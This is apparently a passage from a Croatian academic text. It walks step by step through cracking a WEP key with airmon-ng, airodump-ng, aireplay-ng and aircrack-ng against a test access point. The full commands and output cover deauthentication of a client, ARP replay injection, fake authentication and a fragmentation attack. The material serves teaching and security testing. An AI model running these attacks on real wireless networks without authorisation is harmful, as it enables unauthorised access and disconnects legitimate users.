

*Slika 6.9. TEST-WEP pristupna točka*

Sljedeća naredba omogućuje snimanje mrežnog prometa samo ciljane pristupne točke. Na taj način se eliminira mrežni promet svih ostalih bežičnih mreža u blizini. Njezina sintaksa je prikazana na Slici 6.10.

```
root@kali:~# airodump-ng -c 1 -w test-wep --bssid 02:21:91:1B:6B:34 mon0
```


*Slika 6.10. Sintaksa naredbe koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke*

Kao što je vidljivo dodani su parametri *-c*, *-w* te *--bssid*. Parametar *-c* označava kanal na kojem sa nalazi određena pristupna točka, a vidljiv je iz odziva prethodne naredbe, odnosno na Slici 6.8. i 6.9. U ovom slučaju je to kanal *1*, pa uz parametar *-c* stoji broj *1*. Parametar *-w* definira naziv tekstualne datoteke koja će sadržavati podatke o snimljenom mrežnom prometu odabrane pristupne točke. U ovom slučaju je odabran *test-wep* naziv te datoteke. Važno je upamtiti upisano ime datoteke, jer će ta ista datoteka kasnije biti korištena u *Aircrack-ng* programu za probijanje *WEP* ključa iz prikupljenih inicijalizacijskih vektora! *--bssid* je *MAC* adresa ciljane pristupne točke, to jest usmjerivača. Odgovor ove naredbe je prikazan na Slici 6.11.




*Slika 6.11. Odgovor naredbe koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke*

Budući da se pod kolonom *STATION* nalaze dvije *MAC* adrese, a kao što je već rečeno kolona *STATION* predstavlja *MAC* adresu klijenata, to jest uređaja povezanih na određenu pristupnu točku, vidljivo je da su na pristupnu točku *TEST-WEP* povezana dva uređaja. Iz ovoga se zaključuje da je moguće odraditi napad deautentifikacije jednog od postojećih klijenata. U ovom će se slučaju koristiti prvi klijent, odnosno njegova *MAC* adresa će biti korištena za deautentifikaciju i snimanje *ARP* paketa kojeg će razmjeniti s pristupnom točkom prilikom ponovne autentifikacije. Treba napomenuti da se snimanje mrežnog prometa ne prekida *Ctrl+C* prečicom sve do kraja izvršavanja napada, odnosno do uspješnog probijanja *WEP* dijeljenog ključa, a sve sljedeće naredbe će biti izvršene u novom *Terminalu* ili u novim karticama postojećega!




*Slika 6.12. MAC adresa klijenta koja će biti korištena u sljedećim naredbama*

Ovime ujedno završava korištenje *Airodump-ng* alata, a započinje korištenje *Aireplay-ng* alata.

### 6.1.3. Aireplay-ng

*Aireplay-ng* [19] alat ubacivanjem paketa u bežičnu mrežu generira mrežni promet. Koristi se kako bi se ubacili (*engl. Inject*) okviri koji se šalju pristupnoj točki, a koja zatim neprestano šalje te pakete te se na taj način generira mrežni promet. Primarna funkcija je generiranje prometa, čiji podaci se kasnije upotrebljavaju s *Aircrack-ng* alatom za probijanje *WEP* i *WPA*/*WPA2* ključeva. Postoje različiti napadi koji mogu uzrokovati deautentifikaciju

postojećih klijenata u svrhu prikupljanja *WPA* rukovanja (*engl. WPA Handshake*) kod *WPA* ključeva ili *ARP* zahtjeva (*engl. ARP Request*) kod *WEP* ključeva, lažne autentifikacije (*engl. Fake Authentications*), interaktivno ponavljanje paketa (*engl. Interactive Packet Replay*), generiranje ručno izrađenog *ARP* zahtjeva i neprestano slanje toga *ARP* zahtjeva od strane pristupne točke. *Packetforge-ng* alat omogućuje stvaranje *ARP* paketa koji se zatim šalje pristupnoj točki, a pristupna točka neprestano šalje taj paket svim klijentima na mreži čime se stvara umjetni mrežni promet. *Packetforge-ng* alat se obično koristi kad ne postoje klijenti povezani na pristupnu točku koji bi koristili resurse mreže, stoga će on biti korišten u idućem poglavlju.

Dakle, za početak je potrebno otvoriti novi *Terminal* ili novu karticu u postojećem te upisati sintaksu sa Slike 6.13.

```
root@kali:~# aireplay-ng -3 -b 02:21:91:1B:6B:34 -h 00:08:22:82:BE:4D mon0
```

*Slika 6.13. Aireplay-ng i arpreplay napad ponovnog slanja ARP zahtjeva*

Parametar *-3* definira da se radi o *arpreplay* napadu. Svrha ovog napada je da *Aireplay-ng* radi u načinu rada gdje osluškuje i čeka na *ARP* zahtjeve, a kad se oni dogode, onda ih šalje natrag u mrežu. Razlog zbog kojeg je odabran upravo *ARP* zahtjev paket je zato što će ih pristupna točka ponovno slati svim klijentima u mreži (*engl. Rebroadcast*) i na taj način generirati nove inicijalizacijske vektore. A upravo je to cilj, prikupiti veliki broj inicijalizacijskih vektora u kratkom vremenskom razdoblju koji će omogućiti probijanje *WEP* zaštite. Parametar *-b* predstavlja *MAC* adresu pristupne točke, dok parametar *-h* definira *MAC* adresu nekog od postojećih klijenata. Odgovor prethodne naredbe je prikazan na Slici 6.14.

```
root@kali:~# aireplay-ng -3 -b 02:21:91:1B:6B:34 -h 00:08:22:82:BE:4D mon0
The interface MAC (00:16:44:77:6D:7C) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 00:08:22:82:BE:4D
16:27:37  Waiting for beacon frame (BSSID: 02:21:91:1B:6B:34) on channel 1
Saving ARP requests in replay_arp-0526-162737.cap
You should also start airodump-ng to capture replies.
Read 29 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

*Slika 6.14. Odgovor arpreplay napad*

Treba primijetiti da je odmah po izvršavanju naredbe program prikupio *0 ARP* zahtjeva → zadnja linija dobivenog odziva. To je zato što se još ni jedan *ARP* zahtjev nije prenio kroz mrežu (od nekog klijenta do pristupne točke), odnosno ako i je, *Airpley-ng* to nije zabilježio. Zato je potrebno izvršiti sljedeću naredbu sa Slike 6.15., ali u novom *Terminalu* ili u novoj kartici postojećeg bez zaustavljanja trenutnog odziva *Ctrl+C* prečicom.

```
root@kali:~# aireplay-ng -0 1 -a 02:21:91:1B:6B:34 -c 00:08:22:82:BE:4D mon0
```

*Slika 6.15. Aireplay-ng i deauth napad deautentifikacije*

Parametar *-0* definira da se radi o *deauth* napadu deautentifikacije. Ovaj napad šalje pakete

deautentifikacije jednom ili više klijenata koji su trenutno povezani s određenom pristupnom točkom. Deautentifikaciju klijenata je moguće izvršiti iz nekoliko razloga, npr. oporavak skrivenog *ESSID*-a. To je *ESSID* koji se ne prikazuje svim klijentima. Drugi razlog je prikupljanje *WPA*/*WPA2* rukovanja prisiljavajući klijente na ponovnu autentifikaciju ili prikupljanje *ARP* zahtjeva koji se onda koristi za generiranje novih inicijalizacijskih vektora. Naravno, ovaj napad je potpuno beskoristan ako nema povezanih klijenata ili klijenta s lažnom autentifikacijom → vrsta napada koju *Aireplay-ng* alat također podržava, a koristan je kad ne postoje povezani klijenti na pristupnu točku. Broj *1* označava da će zahtjev deautentifikacije nad povezanim klijentom biti poslan samo jednom. Ako se pošalje samo jedan zahtjev deautentifikacije, zanimljivo je da povezani klijent ni ne primijeti da je došlo do prekida veze, a ako aktivno koristi bežičnu mrežu, *Aireplay-ng* će istog trena snimiti *ARP* zahtjev. Ukoliko nakon tog jednog zahtjeva napad deautentifikacije neće biti uspješno izvršen, potrebno je ponoviti istu naredbu, ili povećati taj broj na neki veći iznos, npr. *5*. Na testiranom *Android* pametnom telefonu se nakon samo jednog zahtjeva deautentifikacije gubitak veze manifestirao uklanjanjem *Wi-Fi* ikonice iz trake obavijesti te trenutnim povezivanjem, a tek nakon više zahtjeva deautentifikacije je sustav javio da je došlo do prekida veze s pristupnom točkom. *-a* parametar definira *MAC* adresu pristupne točke, a *-c MAC* adresu povezanog klijenta. Odgovor ove sintakse je prikazan na Slici 6.16.

```
root@kali:~# aireplay-ng -0 1 -a 02:21:91:1B:6B:34 -c 00:08:22:82:BE:4D mon0
16:27:44  Waiting for beacon frame (BSSID: 02:21:91:1B:6B:34) on channel 1
16:27:45  Sending 64 directed DeAuth. STMAC: [00:08:22:82:BE:4D] [20|63 ACKs]
```

*Slika 6.16. Odgovor deauth napada deautentifikacije*

Slika 6.17. prikazuje novo stanje *arpreplay* napada koji je pokrenut u prethodnom *Terminalu* ili prethodnoj kartici postojećeg *Terminala*.

```
root@kali:~# aireplay-ng -3 -b 02:21:91:1B:6B:34 -h 00:08:22:82:BE:4D mon0
The interface MAC (00:16:44:77:6D:7C) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 00:08:22:82:BE:4D
16:27:37  Waiting for beacon frame (BSSID: 02:21:91:1B:6B:34) on channel 1
Saving ARP requests in replay_arp-0526-162737.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 11644 packets (got 1812 ARP requests and 2178 ACKs), sent 2240 packets...(499 pps)
```

*Slika 6.17. Novo stanje arpreplay napada*

Vidljivo je da je u samo nekoliko sekundi prikupljeno *1812 ARP* zahtjeva što je izazvalo generiranje i vrlo brzo prikupljanje velike količine novih inicijalizacijskih vektora koji će se koristiti za probijanje *WEP* ključa u sljedećem koraku. Bez ovoga bi se vrijeme prikupljanja inicijalizacijskih vektora drastično povećalo i direktno bi ovisilo o količini prometa kojeg izazivaju povezani klijenti, o udaljenosti od pristupne točke, itd. Ovime završava korištenje *Aireplay-ng* alata i dolazi na red *Aircrack-ng* alat koji se također pokreće u novom *Terminalu*.

### 6.1.4. Aircrack-ng

*Aircrack-ng* [19] je program za probijanje *802.11 WEP* i *WPA/WPA2-PSK* ključeva. Može probiti *WEP* ključ kad se jednom prikupi dovoljan broj kriptiranih paketa pomoću *Airodump-ng* alatom. *Aircrack-ng* određuje *WEP* ključ pomoću dvije temeljne metode. Prva metoda je preko *PTW* pristupa (Pyshkin, Tews, Weinmann). Glavna prednost *PTW* pristupa je da zahtjeva vrlo malo prikupljenih paketa s podacima za probijanje *WEP* ključa. Druga metoda je *FMS/KoreK* metoda. *FMS/KoreK* metoda uključuje razne statističke napade za otkrivanje *WEP* ključa i koristi ih u kombinaciji s napadima uzastopnim pokušavanjem (*engl. Brute-Force Attacks*). Osim toga, program nudi metodu napada rječnikom (*engl. Dictionary Attack*) za određivanje *WPA* ključa. Za probijanje *WPA*/*WPA2* ključeva potreban je rječnik (*engl. Wordlist*) (u obliku datoteke ili *stdin* obliku) ili treba koristiti *Airolib-ng* alat.

Zadnji korak je da se u novom *Terminalu* ili novoj kartici postojećeg *Terminala* pokrene *Aircrack-ng* alat koji će probiti *WEP* ključ. Sintaksa naredbe za pokretanje *Aircrack-ng* programa je prikazana na Slici 6.18.

```
root@kali:~# aircrack-ng test-wep-01.cap
```

*Slika 6.18. Sintaksa naredbe za pokretanje Aircrack-ng programa*

Vidljivo je da je potrebno definirati naziv datoteke koju je stvorio *Airodump-ng* tijekom snimanja mrežnog prometa. Naziv te datoteke mora biti jednak nazivu koji je odabran prilikom pokretanja *Airodump-ng* alata (Slika 6.10.)! Uz taj naziv je potrebno dodati i "*-01.cap*" jer *Airodump-ng* svakoj datoteci automatski dodjeljuje brojeve, a datoteka je ".*cap*" formata. Nakon pokretanja ove naredbe dobiva se odziv prikazan na Slici 6.19.

```
                              Aircrack-ng 1.2 rc1

                  [00:00:23] Tested 733 keys (got 63279 IVs)

KB    depth   byte(vote)
 0    0/ 29   4E(77056) 24(75264) 9A(73984) C0(72704) 9F(71424) B4(71424)
 1    5/  1   45(72448) 86(71936) 10(71680) D5(71424) 0C(70656) 4C(70656)
 2    0/  2   F1(83712) 32(75264) 74(75008) 2E(73472) 98(72192) A5(72192)
 3   24/  3   E6(68608) 03(68352) 80(68352) AB(68352) F8(68352) 21(68096)
 4    0/  1   81(89088) F9(73472) B2(72960) 28(71936) 72(71680) 7A(70912)

  KEY FOUND! [ 4E:59:4A:41:4F:59:56:30:51:42:41:55:4E ] (ASCII: NYJAOYV0QBAUN )
     Decrypted correctly: 100%
```

*Slika 6.19. Uspješno probijanje WEP ključa*

Ukoliko je *Airodump-ng* prikupio dovoljan broj inicijalizacijskih vektora i ukoliko se ne radi o složenom *WEP* ključu, *Aircrack-ng* nakon samo nekoliko sekundi uspješno probija *WEP* zaštitu! *Aircrack-ng* javlja da je pronašao *WEP* ključ te ga ispisuje u heksadekadskom i *ACSII* zapisu uz informaciju da je točnost ključa 100%! U ovom slučaju su bile potrebne 23 sekunde za uspješno

probijanje *WEP* ključa, a korišteno je preko 60 000 inicijalizacijskih vektora koji su prikupljeni za manje od dvije minute. Vrijeme potrebno za prikupljanje dovoljnog broja inicijalizacijskih vektora ovisi o udaljenosti od pristupne točke i procesorskoj moći računala. Vrijeme potrebno za probijanje ključa će ovisiti o veličini ključa, njegovoj složenosti te procesorskoj moći računala na kojem se izvršava napad.

## 6.2. PROBIJANJE WEP KLJUČA PRISTUPNE TOČKE BEZ POVEZANIH KLIJENATA

Nakon obrađenog probijanja *WEP* ključa pristupne točke na koju su povezani klijenti koji aktivno koriste resurse bežične mreže, u ovom su poglavlju opisani postupci probijanja *WEP* klujča pristupne točke na koju nije povezan niti jedan klijent [18]. Postupak je identičan kao i u prethodnom poglavlju što se *Airmon-ng*, *Airodump-ng* i *Aircrack-ng* programa tiče, jedina razlika je kod *Aireplay-ng* alata. Osnovni koraci su sljedeći: postaviti *Wi-Fi* mrežnu karticu u nadzorni način rada pomoću *Airmon-ng* alata, pokrenuti *Airodump-ng* radi prikupljanja inicijalizacijskih vektora (*engl. Initialization Vector – IV*) samo ciljane pristupne točke, pokrenuti *Aireplay-ng* program i njegov napad lažne autentifikacije s pristupnom točkom, pokrenuti *Aireplay-ng* i njegov *chopchop* napad ili napad fragmentacije (*engl. fragmentation attack*) kako bi se dobila *PRGA* (*engl. Pseudo-Random Generation Algorithm*) datoteka, pokrenuti *Packetforge-ng* za stvaranje *ARP* paketa pomoću dobivene *PRGA* datoteke iz prethodnog koraka, ubaciti *ARP* paket stvoren u prethodnom koraku, pokrenuti *Aircrack-ng* alat te pomoću prikupljenih inicijalizacijskih vektora probiti *WEP* ključ.

### 6.2.1. Airmon-ng

Za početak je potrebno bežičnu karticu postaviti u nadzorni način rada.

```
root@kali:~# airmon-ng start wlan0
```

*Slika 6.20. Postavljanje bežične kartice u nadzorni način rada*

Ukoliko bude potrebno, pokreću se naredbe za gašenje određenih procesa koji bi mogli izazvati smetnje pri izvođenju daljnjih operacija.

```
root@kali:~# kill 3036
root@kali:~# kill 3126
```

*Slika 6.21. Gašenje određenih procesa*

Nakon što je *Wi-Fi* kartica uspješno postavljena u nadzorni način rada pomoću *Airmon-ng* alata čime je stvoreno *mon0* sučelje, te su ugašeni određeni procesi, može se pristupiti pokretanju *Airodump-ng* alata.

### 6.2.2. Airodump-ng

Sljedeća naredba omogućuje skeniranje dostupnih pristupnih točaka u blizini računala s kojeg se obavlja napad.

```
root@kali:~# airodump-ng mon0
```

*Slika 6.22. Sintaksa naredbe koja pokreće Airodump-ng program*

Za ovo testiranje će također biti korištena *TEST-WEP* pristupna točka.



*Slika 6.23. TEST-WEP pristupna točka*

Dakle, potrebno je zabilježiti njene korisne informacije te pokrenuti istu naredbu korištenu u prethodnom poglavlju koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke. Na taj način se eliminira mrežni promet svih ostalih bežičnih mreža u blizini.

```
root@kali:~# airodump-ng -c 1 -w test-wep-nc --bssid 02:21:91:1B:6B:34 mon0
```

*Slika 6.24. Sintaksa naredbe koja omogućuje snimanje mrežnog prometa samo ciljane pristupne točke*

Budući da se radi o istoj pristupnoj točci, uz parametar *-c* ponovno stoji broj *1* jer je pristupna točka podešena na kanalu *1*. Važno je upamtiti upisano ime datoteke koje se odabire *-w* parametrom u koje će *Airodump-ng* spremati snimljeni mrežni promet definirane pristupne točke, jer će ta ista datoteka kasnije biti korištena u *Aircrack-ng* programu za probijanje *WEP* ključa iz prikupljenih inicijalizacijskih vektora! U ovom slučaju je odabran *test-wep-nc* naziv te datoteke. *--bssid* je *MAC* adresa pristupne točke.




*Slika 6.25. Pod kolonom STATION se ne nalazi niti jedna MAC adresa → ne postoje povezani klijenti na pristupnu točku!*


Ukoliko nakon pokretanja naredbe sa Slike 6.24. ne postoje povezani klijenti na pristupnu točku, pristupa se sljedećim koracima napada za probijanje *WEP* ključa. Ovaj proces snimanja mrežnog prometa se ne prekida sve do uspješnog probijanja *WEP* ključa!

### 6.2.3. Aireplay-ng

Prva sljedeća naredba koja uključuje *Aireplay-ng* alat, a koju je potrebno izvršiti u novom *Terminalu* ili pak u novoj kartici otvorenog *Terminala*, je prikazana na Slici 6.26.



*Slika 6.26. Aireplay-ng i fakeauth napad*

Parametrom *-1* se naznačuje da se radi o *fakeauth* napadu, odnosno o napadu lažne autentifikacije. Ovaj napad omogućuje izvođenje dvije vrste *WEP* autentifikacije: otvorene autentifikacije (*engl. Open System Authentication*) te autentifikacije dijeljenim ključem (*engl. Shared Key Authentication*) s pristupnom točkom. To je samo korisno kada je potrebna povezana *MAC* adresa u raznim *Aireplay-ng* napadima, a trenutno ne postoji niti jedan povezani klijent na pristupnu točku. Treba napomenuti da napad lažne autentifikacije ne stvara nikakve *ARP* pakete. Napad lažne autentifikacije se ne može koristiti za autentifikaciju/povezivanje s pristupnim točkama koje su zaštićene *WPA*/*WPA2* ključevima. Broj *0* uz parametar *-1* definira da će se ovaj napad izvršiti samo jednom, a parametar *-a* definira *MAC* adresu pristupne točke. Odgovor ove sintakse je prikazan Slikom 6.27.




*Slika 6.27. Uspješan napad lažne autentifikacije*

Ukoliko se nakon pokretanja spomenute naredbe ne dobije informacija "*Association successful :-) (AID: 1)*", znači da napad lažne autentifikacije nije uspješno proveden. Moguće rješenje je ponovno pokretanje naredbe sa Slike 6.26., ili promjena broja *0* uz parametar *-1* što znači da će se napad lažne autentifikacije izvršiti više puta. Kada se dobije potvrda o uspješno izvršenom napadu lažne autentifikacije, u prethodnom se *Terminalu* gdje je pokrenut proces snimanja mrežnog prometa *Airodump-ng* alatom pod kolonom *STATION* pojavi *MAC* adresa računala s kojeg se izvršava napad, što je vidljivo na Slici 6.28.




*Slika 6.28. Airodump-ng alat detektira uspješnu autentifikaciju s pristupnom točkom*

Nakon uspješne autentifikacije s pristupnom točkom, potrebno je pokrenuti *Aireplay-ng chopchop* napad ili napad fragmentacije kako bi se dobio *PRGA* (*engl. Pseudo-Random Generation Algorithm*). *PRGA* nije *WEP* ključ i ne može se koristiti za dešifriranje paketa. Međutim, može se koristiti za stvaranje novih *ARP* paketa koji služe za ubacivanje i stvaranje umjetnog mrežnog prometa, odnosno velike količine inicijalizacijskih vektora u vrlo kratkom vremenu koji će se koristiti za probijanje *WEP* ključa. Stvaranje novih *ARP* paketa iz dobivenog *PRGA* se ostvaruje *Packetforge-ng* alatom, a biti će objašnjeno u nastavku. Kao što je već rečeno, za dobivanje *PRGA* datoteke koriste se ili *chopchop* napad ili napad fragmentacije. Rezultat je isti, tako da se koristi ona metoda koja uspješno pribavi *PRGA* datoteku. U nastavku su objašnjena ta dva napada.

### › *Aireplay-ng* napad fragmentacije

Otvara se novi *Terminal* (ili nova kartica otvorenog *Terminala*) te se pokreće naredba sa

Slike 6.29. koja predstavlja sintaksu za pokretanje napada fragmentacije [19].

```
root@kali:~# aireplay-ng -5 -b 02:21:91:1B:6B:34 -h 00:16:44:77:6d:7c mon0
```


*Slika 6.29. Sintaksa naredbe za pokretanje napada fragmentacije*

Parametar *-5* definira da se radi o *Aireplay-ng fragment* napadu, odnosno o napadu fragmentacije. Ovaj napad, kada je uspješan, može pribaviti 1500 bajtova *PRGA* datoteke. Ovaj napad ne probija i ne otkriva *WEP* ključ, već samo pribavlja *PRGA* datoteku. *PRGA* se tada može koristiti za generiranje *ARP* paketa s *Packetforge-ng* alatom, koji se onda koriste za razne napade umetanja paketa. Zahtjeva barem jedan zaprimljeni paket s podacima od pristupne točke kako bi se pokrenuo napad i stvorila *PRGA* datoteka. *-b* definira *MAC* adresu pristupne točke, a *-h MAC* adresu *Wi-Fi* mrežne kartice računala s kojeg se pokreće napad i mora se podudarati s *MAC* adresom koja je uspješno autentificirana s pristupnom točkom → Slika 6.28.! Odgovor ove naredbe je prikazan na Slici 6.30.

```
root@kali:~# aireplay-ng -5 -b 02:21:91:1B:6B:34 -h 00:16:44:77:6d:7c mon0
10:32:15  Waiting for beacon frame (BSSID: 02:21:91:1B:6B:34) on channel 1
10:32:15  Waiting for a data packet...
Read 24 packets...

        Size: 1152, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  02:21:91:1B:6B:34
          Dest. MAC  =  01:00:5E:7F:FF:FA
         Source MAC  =  00:1C:F0:8D:05:25

        0x0000:  0862 0000 0100 5e7f fffa 0221 911b 6b34  .b....^..!..k4
        0x0010:  001c f08d 0525 00b9 167c 2600 6855 c907  .....%...|&.hU..
        0x0020:  603b 7658 2c0c d844 b6a3 3079 b66a a765  `;vX,..D..0y.j.e
        0x0030:  65c1 5603 1228 2b55 9de7 ec70 b12d 910c  e.V..(+U...p.-..
        0x0040:  8d07 c4fa 9f7c fac3 28ff 2653 5d09 12e7  .....|..(.&S]...
        0x0050:  d360 717a 235b 57bb 04e4 6b7c cde6 d1bd  .`qz#[W...k|....
        0x0060:  fd8e 4cac e8b1 5e7d 4557 dcbc 0633 dfd1  ..L...^}EW...3..
        0x0070:  d123 67b5 7e33 ab64 03ae a6c1 7f6a 650f  .#g.~3.d.....je.
        0x0080:  fccb 8238 b6ef 001c aabb 4312 9154 3989  ...8......C..T9.
        0x0090:  107f c8e9 9be2 d3d5 69ba 6245 7067 56f9  ........i.bEpgV.
        0x00a0:  5861 496c a4fa 2604 5bbb f1fa 48fd 6124  XaIl..&.[...H.a$
        0x00b0:  e2da af68 5c44 e794 14ab aac8 33ca bc2d  ...h\D......3..-
        0x00c0:  4a61 c7bd 7630 e8de 21c2 9df8 7377 1617  Ja..v0..!...sw..
        0x00d0:  4147 427f ff83 7f6d ca4b 901e 8eca 0065  AGB.....K.....e
        --- CUT ---

Use this packet ? y
```

*Slika 6.30. Odgovor napada fragmentacije*

Kad stigne paket od pristupne točke, potrebno je potvrditi korištenje tog paketa upisivanjem slova "*Y*" te tipkom *enter*. Možda će trebati isprobati nekoliko različitih paketa da napad bude uspješan. Uspješno provođenje napada fragmentacije i stvaranje *PRGA* datoteke je prikazano na Slici 6.31.




*Slika 6.31. Uspješno provođenje napada fragmentacije i stvaranje PRGA datoteke*

Stvorena *PRGA* datoteka iz napada fragmentacije "*fragment-0515-145417.xor*" se onda može koristiti u sljedećem koraku za generiranje *ARP* paketa korištenjem *Packetforge-ng* alata.

